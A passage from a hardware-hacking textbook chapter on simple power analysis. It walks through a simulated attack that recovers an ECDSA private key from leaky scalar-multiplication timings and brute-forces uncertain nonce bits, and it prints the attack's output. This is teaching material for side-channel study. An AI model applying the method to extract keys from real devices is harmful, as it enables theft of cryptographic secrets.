As you can see, SPA exploits the fact that different operations introduce differences in power consumption. In practice, you should easily be able to see different instruction paths when they differ by a few dozen clock cycles, but those differences will become harder to see as the instruction paths get closer to taking only a single cycle. The same limitation holds for data-dependent power consumption: if the data affects many clock cycles, you should be able to read the path, but if the difference is just a small power variation at an individual instruction, you'll see it only on particularly leaky targets. Yet, if these operations directly link to secrets, as in Figure 8-7, you should still be able to learn those secrets.

Once the power variations dip below the noise level, SPA has one more trick up its sleeve before you may want to switch to DPA: *signal processing*. If your target executes its critical operations in a constant time with constant data and a constant execution path, you can rerun the SPA operations many times and average the power measurements in order to counter noise. We'll discuss more elaborate filtering in Chapter 11. However, sometimes the leakage is so small that we need heavy statistics to detect it, and that's where DPA comes in. You'll learn more about DPA in Chapter 10.

CRYPTOGRAPHIC TIMING ATTACKS

Just as the PIN code example shown in Listing 8-1 has an execution time that depends on the input data (and thus leaks internal secret variables), cryptographic algorithms also can be vulnerable to timing attacks. We are concentrating on power side-channel analysis in this chapter instead of on pure timing techniques, so we'll give only brief overview of cryptographic timing attacks here.

A great reference for cryptographic timing attacks is a paper by Paul Kocher (you'll see this name again) released in 1996, titled "Timing Attacks on Implementations of Diffie Hellman, RSA, DSS, and Other Systems." The timing attack uses the fact that the execution time of certain operations depends on the *key bits* (the secret data). For example, Listing 8-2 presents a chunk of code that might be found in an RSA implementation. Notice that the execution path branches differently depending on whether bits are set, which therefore likely affects the total execution time. Timing attacks exploit this branching to determine which key bits have been set.

Also very relevant in more complex systems are cache timing attacks. Specifically, algorithms that use lookup tables for certain operations can leak

(continued)

information revealing which element is being accessed when a timingvariation analysis is performed. The basic premise is that the time it takes to access a certain memory address depends on whether that address is in a memory cache. If we can measure that time and relate memory accesses to secrets being processed, we're in business. Daniel J. Bernstein's 2005 paper "Cache-timing attacks on AES" demonstrates an attack against an OpenSSL implementation of AES. This attack vector can be completely executed from software, presenting an opportunity for not only the attacker of physically accessible hardware, but also for attacks over remote networks.

Later we'll see a better way to determine the encryption key bits for this same algorithm using simple power analysis, so we won't discuss further details of the timing attack in this chapter. For most embedded system hardware, it's much more practical and effective to attack using power analysis.

SPA on ECDSA

This section uses the companion notebook for this chapter (available at *https://nostarch.com/hardwarehacking/*). Keep it handy, as we'll reference it throughout this section. The section titles in this book match with the section titles in the notebook.

Goal and Notation

The *Elliptic Curve Digital Signature Algorithm (ECDSA)* uses *elliptic curve cryptography (ECC)* to generate and verify secure signature keys. In this context, a digital *signature* applied to a computer-based document is used to verify cryptographically that a message is from a trusted source or hasn't been modified by a third party.

NOTE *ECC is becoming a more popular alternative to RSA-based crypto, mostly because ECC keys can be much shorter while maintaining cryptographic strength. The math behind ECC is way beyond the scope of this book, but you don't need to understand it fully in order to perform an SPA attack on it. Case in point: neither of the authors fully understand ECC. We just need to know the implementation to understand the attack.*

The goal is to use SPA to recover the private key (`d`) from the execution of an ECDSA signature algorithm so that we can use it to sign messages purporting to be the sender. At a high level, the inputs to an ECDSA signature are the private key `d`, the public point (`G`), and a message (`m`), and the output is a signature ((`r`,`s`)). One weird thing about ECDSA is that the signatures are different every time, even for the same message. (You'll see why in a moment.) The ECDSA *verification* algorithm verifies a message by taking the public point (`G`), public key (`pd`), message (`m`), and the signature

((r,s)) as inputs. A *point* is nothing more than a set of xy-coordinates on a *curve*—hence the C in ECDSA.

In developing our attack, we rely on the fact that the ECDSA signature algorithm internally uses a random number k. This number must be kept secret, because if the value of k of a given signature (r,s) is revealed, you can solve for d. We're going to extract k using SPA and then solve for d. We'll refer to k as a *nonce*, because besides requiring secrecy, it must also remain unique (*nonce* is short for "number used once").

As you can see in the notebook, a few basic functions implement ECDSA signing and verification, and some lines exercise these functions. For the remainder of this notebook, we create a random public/private key pd/d. We also create a random message hash e (skipping the actual hashing of a message m, which is not relevant here). We perform a signing operation and verification operation, just to check all is well. From here on, we'll use only the public values, plus a simulated power trace, to recover the private values.

Finding a Leaky Operation

Now, let's tickle your brain. Check the functions leaky_scalar_mul() and ecdsa_sign_leaky(). As you know, we're after nonce k, so try to find it in the code. Pay specific attention to how nonce k is processed by the algorithm and come up with some hypotheses on how it may leak into a power trace. This is an SPA exercise, so try to spot the secret-dependent operations.

As you may have figured out, we'll attack the calculation of the nonce k multiplied by public point G. In ECC, this operation is called a *scalar multiplication* because it multiplies a scalar (k) with a point (G).

The textbook algorithm for scalar multiplication takes the bits of k one by one, as implemented in leaky_scalar_mul(). If the bit is 0, only a point-doubling is executed. If the bit is 1, both a point-addition and a point-doubling are executed. This is much like textbook RSA modular exponentiation, and as such, it also leads to an SPA leak. If you can differentiate between point-doubling only and point-addition followed by point-doubling, you can find the individual bits of k. As mentioned before, we can then calculate the full private key d.

Simulating SPA Traces of a Leaky ECDSA

In the notebook, ecdsa_sign_leaky() signs a given message with a given private key. In doing so, it leaks the simulated timing of the loop iterations in the scalar multiplication implemented in leaky_scalar_mul(). We're obtaining this timing by randomly sampling a normal distribution. In a real target, the timing characteristics will be different from what we do here. However, any measurable timing difference between the operations will be exploitable in the same way.

Next, we turn the timings into a simulated power trace using timeleak_to_trace(). The start of such a trace will be plotted in the notebook; Figure 8-8 also shows an example.



Figure 8-8: Simulated ECDSA power consumption trace showing nonce bits

In this simulated trace, you can see an SPA timing leakage where the loops performing point-doublings (secret nonce `k` bit = 0) are shorter in duration than loops that perform both point-addition and point-doubling (secret nonce `k` bit = 1).

Measuring Scalar Multiplication Loop Duration

When attacking an unknown nonce, we'll have a power trace, but we don't know the bits for `k`. Therefore, we analyze the distances between the peaks using `trace_to_difftime()` in the notebook. This function first applies a vertical threshold to the traces to get rid of amplitude noise and turn the power trace into a "binary" trace. The power trace is now a sequence of 0 (low) and 1 (high) samples.

We're interested in the duration of all sequences of ones, because they measure the duration of the scalar multiplication loop. For example, the

sequence [1, 1, 1, 1, 1, 0, 1, 0, 1, 1] turns into the durations [5, 1, 2], corresponding to the number of sequential ones. We apply some NumPy magic (explained in more detail in the notebook) to accomplish this conversion. Next, we plot these durations on top of the binary trace; Figure 8-9 shows the result.



Figure 8-9: Binary ECDSA power consumption trace showing SPA timing leakage

From Durations to Bits

In an ideal world, we would have "long" and "short" durations as well as one cutoff that correctly separates the two. If a duration is below the cutoff, we would have only point-doubling (secret bit 0), or as shown earlier, we would have both point-addition and point-doubling (secret bit 1). Alas, in reality, timing jitter will cause this naive SPA to fail because the cutoff is not able to separate the two distributions perfectly. You can see this effect in the notebook and Figure 8-10.



Figure 8-10: The distribution of the durations for a double-only (left) and a double-and-add (right) overlap, disallowing the duration to be a perfect predictor.

How do you solve for this? An important insight is that we have a good idea of which bits are likely incorrect: namely, the ones that are closest to the cutoff. In the notebook, the `simple_power_analysis()` function analyzes the duration for each operation. Based on this analysis, it generates a guessed value for `k` and a list of bits in `k` that are closest to the cutoff. The cutoff is determined as the mean of the 25th and 75th percentiles in the duration distribution, as this is more stable than taking the average.

Brute-Forcing the Way Out

Since we have an initial guess of `k` and the bits closest to the cutoff, we can simply brute-force those bits. In the notebook, we do this in the `bruteforce()` function. For all candidates for `k`, a value of the private key `d` is calculated.

The function has two means of verifying whether it found the correct `d`. If it has access to the correct `d`, it can cheat by comparing the calculated `d`

with the correct `d`. If it doesn't have access to the correct `d`, it calculates the signature (`r,s`) from the guessed `k` and calculated `d` and then checks that this signature is correct. This process is much, much slower, but it's something you'll face when doing this for real.

Even this brute-force attack won't always yield the correct nonce, so we've put it in a giant loop for you. Let it run for a while, and it will recover the private key simply from only SPA timings. After some time, you'll see something like Listing 8-4.

```
Attempt 16
Guessed k: 0b11111111000110010101111000011010110001110000001100111101001100111
1010001000010110110110010011001001100000011101000110111010101011010001110010
1000010001100000010100001101111010000000100100100001101101111000011010011110
0110001000110011101000010010100101101
Actual k:  0b11111111000110010101111000011010110001110000101100111101001100111
1010001000010110110110010011111001100000011101000110111010101011010001110010
1000010001100000010100001101111010000000100100100001111101111000011010011110
0110001000110011101000010010100101101
Bit errors: 4
Bruteforcing bits: [241  60 209 160 161 212  34  21]
No key for you.


Attempt 17
Guessed k: 0b11111011101110001001010000100001101011000000100111000001011010010
1010010000110110000110010010011111000110110111011100110001110101010110000000
1001100011111010001100100011010011000111011010101110001101111100111010010111100
1010000111011000111000110110001000
Actual k:  0b11111011101110001001010000100001101011000000110111000001011010010
1010010000110110000110010110011111000110110111011100110001110101010110000000
1001100111111010001110100011010011000111011010101110001101111100111010010111100
1010000111011010111000110110001000
Bit errors: 6
Bruteforcing bits: [103 185 135 205  18 161  90  98]
Yeash! Key found:0b11010100100000000001000110001100001010010110101110000011010
0110001011101110111000011100111101101000010100000111001001111110010111100001010
0001001010010111100110100100000001001110001010111100100000100101010010101110100
1001110110100010011100000001100101110
```

Listing 8-4: Output of the Python ECDSA SPA attack

Once you see this, the SPA algorithm has successfully recovered the key only from some noisy measurements of the simulated durations of the scalar multiplication.

This algorithm has been written to be fairly portable to other ECC (or RSA) implementations. If you're going after a real target, first creating a simulation like this notebook that mimics the implementation is recommended, just to show that you can positively do key extraction. Otherwise, you'll never know whether your SPA failed because of the noise or because you have a bug somewhere.

Summary

Power analysis is a powerful form of a side-channel attack. The most basic type of power analysis is a simple extension of a timing side-channel attack, which gives better visibility into what a program is executing internally. In this chapter, we showed how simple power analysis could break not only password checks but also some real cryptographic systems, including RSA and ECDSA implementations.

Performing this theoretical and simulated trace might not be enough to convince you that power analysis really is a threat to a secure system. Before going further, next we'll take you through the setup for a basic lab. You'll get your hands on some hardware and perform basic SPA attacks, allowing you to see the effect of changing instructions or program flow in the power trace. After exploring how power analysis measurement works, we'll look at advanced forms of power analysis in subsequent chapters.